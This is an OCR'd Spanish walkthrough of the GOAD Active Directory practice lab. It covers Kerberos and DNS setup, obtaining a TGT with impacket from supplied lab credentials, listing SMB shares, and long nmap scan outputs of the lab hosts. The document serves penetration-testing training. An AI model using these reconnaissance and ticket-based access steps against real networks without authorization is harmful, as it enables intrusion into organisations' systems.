


Encontrando la dirección IP de DC



Enumeramos los DC consultando las DNS con nslookup

```
nslookup -type=svr _ldap._tcp.dc._msdcs.<DOMINIO> <IP>
```




Configuramos /etc/hosts y kerberos

Configuramos las DNS editando el fichero /etc/hosts


Instalamos el cliente kerberos:

```
sudo apt install krb5-user
```

Configuramos el reino predeterminado como **essos.local**




Los servidores kerberos para el reino **meereen.essos.local** y el nombre del servidor administrativo: **meeren.essos.local**



Configuraremos el fichero /etc/krb5.conf

```
[realms]
 north.sevenkingdoms.local = {
    kdc = winterfell.north.sevenkingdoms.local
    admin_server = winterfell.north.sevenkingdoms.local
 }
 sevenkingdoms.local = {
    kdc = kingslanding.sevenkingdoms.local
    admin_server = kingslanding.sevenkingdoms.local
 }
 essos.local = {
    kdc = meereen.essos.local
    admin_server = meereen.essos.local
 }
```



Si **krb5-user** ya está instalado se puede reconfigurar **con dpkg-reconfigure krb5-config** o editando **/etc/krb5.conf**

Comprobamos que kerberos nos funciona correctamente obteniendo un **TGT** (Ticket Granting Ticket) para un usuario que ya nos dan sus credenciales: **khal.drogo:horse**

> ***Nota:*** *El **TGT** (Ticket Granting Ticket) es el ticket que se presenta ante el **KDC** (Centro de distribución de claves o servidor Kerberos) para obtener los **TGS** (Ticket Granting Service)*

Usaremos **getTGT** de **impacket** para obtener un **TGT** a través del usuario de **essos.local (khal.drogo)**

```
Impacket-getTGT essos.local/khal.drogo:horse
```

Exportamos el fichero obtenido .ccache a **KRB5CCNAME**

```
┌──(env)─(th3king㉿h4cklab)-[~/GOAD]
└─$ export KRB5CCNAME=khal.drogo.ccache
```

Usamos **smbclient** de **impacket**, para conectarnos con el ticket TGT que obtuvimos y que hemos asignado a KRB5CCNAME:

```
impacket-smbclient -k @braavos.essos.local
```

```
┌──(env)─(th3king㉿h4cklab)-[~/GOAD]
└─$ impacket-smbclient -k @braavos.essos.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# shares
ADMIN$
all
C$
CertEnroll
IPC$
public
# use C$
# ls
drw-rw-rw-          0  Thu Feb 14 11:42:10 2019 $Recycle.Bin
-rw-rw-rw-     384322  Thu Feb 14 19:38:48 2019 bootmgr
-rw-rw-rw-          1  Thu Feb 14 19:38:48 2019 BOOTNXT
drw-rw-rw-          0  Tue Jan 17 22:17:19 2023 Config.Msi
-rw-rw-rw-        557  Tue Jan 17 21:19:52 2023 dns_log.txt
drw-rw-rw-          0  Wed Jan 18 04:51:27 2023 Documents and Settings
drw-rw-rw-          0  Tue Jan 17 21:46:23 2023 inetpub
-rw-rw-rw- 1476395008  Wed Jan 18 08:10:39 2023 pagefile.sys
drw-rw-rw-          0  Thu Feb 14 12:19:12 2019 PerfLogs
drw-rw-rw-          0  Tue Jan 17 22:47:15 2023 Program Files
drw-rw-rw-          0  Tue Jan 17 22:21:25 2023 Program Files (x86)
drw-rw-rw-          0  Tue Jan 17 23:05:23 2023 ProgramData
drw-rw-rw-          0  Tue Jan 17 20:51:40 2023 Recovery
drw-rw-rw-          0  Tue Jan 17 21:57:23 2023 setup
drw-rw-rw-          0  Tue Jan 17 22:23:37 2023 shares
drw-rw-rw-          0  Tue Jan 17 22:49:09 2023 sysmon
drw-rw-rw-          0  Thu Feb 14 19:40:57 2019 System Volume Information
drw-rw-rw-          0  Tue Jan 17 21:27:51 2023 tmp
drw-rw-rw-          0  Tue Jan 17 22:01:20 2023 Users
drw-rw-rw-          0  Tue Jan 17 22:49:25 2023 Windows
#
```

Como vemos, la configuración de kerberos es correcta, así que podemos desarmar el ticket:

```
┌──(env)─(th3king㉿h4cklab)-[~/GOAD]
└─$ unset KRB5CCNAME
```

Enumeración de red con NMAP

Como ya disponemos de las ip de los host, vamos a realizarles un escaneo completo a todos los puertos (-p-) descubriendo servicios (-sV) con **nmap**:

```
nmap -Pn -p- -sV -sC 192.168.56.10-12,22-23
```

SEVENKINGDOMS

Nmap scan report for **sevenkingdoms.local (192.168.56.10)**
Host is up (0.00046s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-01-01 18:55:07Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:kingslanding.sevenkingdoms.local
| Not valid before: 2022-12-22T20:28:33
|_Not valid after: 2023-12-22T20:28:33
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:kingslanding.sevenkingdoms.local
| Not valid before: 2022-12-22T20:28:33
|_Not valid after: 2023-12-22T20:28:33
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:kingslanding.sevenkingdoms.local
| Not valid before: 2022-12-22T20:28:33
|_Not valid after: 2023-12-22T20:28:33
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:kingslanding.sevenkingdoms.local
| Not valid before: 2022-12-22T20:28:33
|_Not valid after: 2023-12-22T20:28:33
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=kingslanding.sevenkingdoms.local
| Not valid before: 2022-12-15T22:43:24
|_Not valid after: 2023-06-16T22:43:24
| rdp-ntlm-info:
| Target_Name: SEVENKINGDOMS
| NetBIOS_Domain_Name: SEVENKINGDOMS
| NetBIOS_Computer_Name: KINGSLANDING
| DNS_Domain_Name: sevenkingdoms.local
| DNS_Computer_Name: kingslanding.sevenkingdoms.local
| DNS_Tree_Name: sevenkingdoms.local
| Product_Version: 10.0.17763
|_ System_Time: 2023-01-01T18:56:54+00:00
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=VAGRANT
| Subject Alternative Name: DNS:VAGRANT, DNS:vagrant

| Not valid before: 2022-12-15T12:41:15
|_Not valid after: 2025-12-14T12:41:15
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_ http/1.1
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49677/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49678/tcp open msrpc Microsoft Windows RPC
49680/tcp open msrpc Microsoft Windows RPC
49701/tcp open msrpc Microsoft Windows RPC
49728/tcp open msrpc Microsoft Windows RPC
55540/tcp open msrpc Microsoft Windows RPC
Service Info: Host: KINGSLANDING; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2023-01-01T18:56:56
|_ start_date: N/A
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
|_nbstat: NetBIOS name: KINGSLANDING, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:f1:fd:53 (Oracle VirtualBox virtual NIC)

WINTERFELL

Nmap scan report for **winterfell.north.sevenkingdoms.local (192.168.56.11)**
Host is up (0.00043s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-01-01 18:55:13Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=winterfell.north.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:winterfell.north.sevenkingdoms.local
| Not valid before: 2022-12-22T20:34:25
|_Not valid after: 2023-12-22T20:34:25
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=winterfell.north.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:winterfell.north.sevenkingdoms.local
| Not valid before: 2022-12-22T20:34:25
|_Not valid after: 2023-12-22T20:34:25
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=winterfell.north.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:winterfell.north.sevenkingdoms.local
| Not valid before: 2022-12-22T20:34:25
|_Not valid after: 2023-12-22T20:34:25
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=winterfell.north.sevenkingdoms.local
| Subject Alternative Name: othername:<unsupported>, DNS:winterfell.north.sevenkingdoms.local
| Not valid before: 2022-12-22T20:34:25
|_Not valid after: 2023-12-22T20:34:25
|_ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: NORTH
| NetBIOS_Domain_Name: NORTH
| NetBIOS_Computer_Name: WINTERFELL
| DNS_Domain_Name: north.sevenkingdoms.local
| DNS_Computer_Name: winterfell.north.sevenkingdoms.local
| DNS_Tree_Name: sevenkingdoms.local
| Product_Version: 10.0.17763
|_ System_Time: 2023-01-01T18:56:55+00:00
| ssl-cert: Subject: commonName=winterfell.north.sevenkingdoms.local

| Not valid before: 2022-12-15T22:53:55
|_Not valid after: 2023-06-16T22:53:55
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_ http/1.1
| ssl-cert: Subject: commonName=VAGRANT
| Subject Alternative Name: DNS:VAGRANT, DNS:vagrant
| Not valid before: 2022-12-15T12:44:31
|_Not valid after: 2025-12-14T12:44:31
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49678/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49679/tcp open msrpc Microsoft Windows RPC
49683/tcp open msrpc Microsoft Windows RPC
49730/tcp open msrpc Microsoft Windows RPC
54395/tcp open msrpc Microsoft Windows RPC
Service Info: Host: WINTERFELL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
| smb2-time:
| date: 2023-01-01T18:56:57
|_ start_date: N/A
|_nbstat: NetBIOS name: WINTERFELL, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:94:83:e3 (Oracle VirtualBox virtual NIC)

ESSOS

Nmap scan report for **essos.local (192.168.56.12)**
Host is up (0.00042s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-01-01 18:55:25Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=meereen.essos.local
| Subject Alternative Name: othername:<unsupported>, DNS:meereen.essos.local
| Not valid before: 2022-12-17T00:10:58
|_Not valid after: 2023-12-17T00:10:58
445/tcp open microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds (workgroup: ESSOS)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=meereen.essos.local
| Subject Alternative Name: othername:<unsupported>, DNS:meereen.essos.local
| Not valid before: 2022-12-17T00:10:58
|_Not valid after: 2023-12-17T00:10:58
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=meereen.essos.local
| Subject Alternative Name: othername:<unsupported>, DNS:meereen.essos.local
| Not valid before: 2022-12-17T00:10:58
|_Not valid after: 2023-12-17T00:10:58
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
|_ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=meereen.essos.local
| Subject Alternative Name: othername:<unsupported>, DNS:meereen.essos.local
| Not valid before: 2022-12-17T00:10:58
|_Not valid after: 2023-12-17T00:10:58
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: ESSOS

| NetBIOS_Domain_Name: ESSOS
| NetBIOS_Computer_Name: MEEREEN
| DNS_Domain_Name: essos.local
| DNS_Computer_Name: meereen.essos.local
| DNS_Tree_Name: essos.local
| Product_Version: 10.0.14393
|_ System_Time: 2023-01-01T18:56:57+00:00
| ssl-cert: Subject: commonName=meereen.essos.local
| Not valid before: 2022-12-15T22:43:23
|_Not valid after: 2023-06-16T22:43:23
|_ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=VAGRANT
| Subject Alternative Name: DNS:VAGRANT, DNS:vagrant
| Not valid before: 2022-12-15T12:59:36
|_Not valid after: 2025-12-14T12:59:36
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
| tls-alpn:
| h2
|_ http/1.1
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49684/tcp open msrpc Microsoft Windows RPC
49685/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49687/tcp open msrpc Microsoft Windows RPC
49700/tcp open msrpc Microsoft Windows RPC
49707/tcp open msrpc Microsoft Windows RPC
Service Info: Host: MEEREEN; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
| OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
| Computer name: meereen
| NetBIOS computer name: MEEREEN\x00
| Domain name: essos.local
| Forest name: essos.local
| FQDN: meereen.essos.local
|_ System time: 2023-01-01T10:56:56-08:00
|_nbstat: NetBIOS name: MEEREEN, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:43:f0:94 (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
| smb2-time:
| date: 2023-01-01T18:56:57
|_ start_date: 2023-01-01T18:13:50
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: required
|_clock-skew: mean: 47m59s, deviation: 2h31m47s, median: 0s

CASTELBLACK

Nmap scan report for **castelblack.north.sevenkingdoms.local (192.168.56.22)**
Host is up (0.00053s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp open msrpc Microsoft Windows RPC
445/tcp open microsoft-ds?
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
| Target_Name: NORTH
| NetBIOS_Domain_Name: NORTH
| NetBIOS_Computer_Name: CASTELBLACK
| DNS_Domain_Name: north.sevenkingdoms.local
| DNS_Computer_Name: castelblack.north.sevenkingdoms.local
| DNS_Tree_Name: sevenkingdoms.local

|_ Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-01-01T18:14:46
|_Not valid after: 2053-01-01T18:14:46
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=castelblack.north.sevenkingdoms.local
| Not valid before: 2022-12-15T23:01:34
|_Not valid after: 2023-06-16T23:01:34
| rdp-ntlm-info:
| Target_Name: NORTH
| NetBIOS_Domain_Name: NORTH
| NetBIOS_Computer_Name: CASTELBLACK
| DNS_Domain_Name: north.sevenkingdoms.local
| DNS_Computer_Name: castelblack.north.sevenkingdoms.local
| DNS_Tree_Name: sevenkingdoms.local
| Product_Version: 10.0.17763
|_ System_Time: 2023-01-01T18:56:59+00:00
|_ssl-date: 2023-01-01T18:57:40+00:00; 0s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_ http/1.1
|_ssl-date: 2023-01-01T18:57:39+00:00; -1s from scanner time.
|_http-title: Not Found
| ssl-cert: Subject: commonName=VAGRANT
| Subject Alternative Name: DNS:VAGRANT, DNS:vagrant
| Not valid before: 2022-12-15T13:14:14
|_Not valid after: 2025-12-14T13:14:14
49666/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2023-01-01T18:56:57
|_ start_date: N/A
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| ms-sql-info:
| 192.168.56.22:1433:
| Version:
| name: Microsoft SQL Server 2019 RTM
| number: 15.00.2000.00
| Product: Microsoft SQL Server 2019
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433

BRAAVOS


Nmap scan report for **braavos.essos.local (192.168.56.23)**
Host is up (0.00032s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
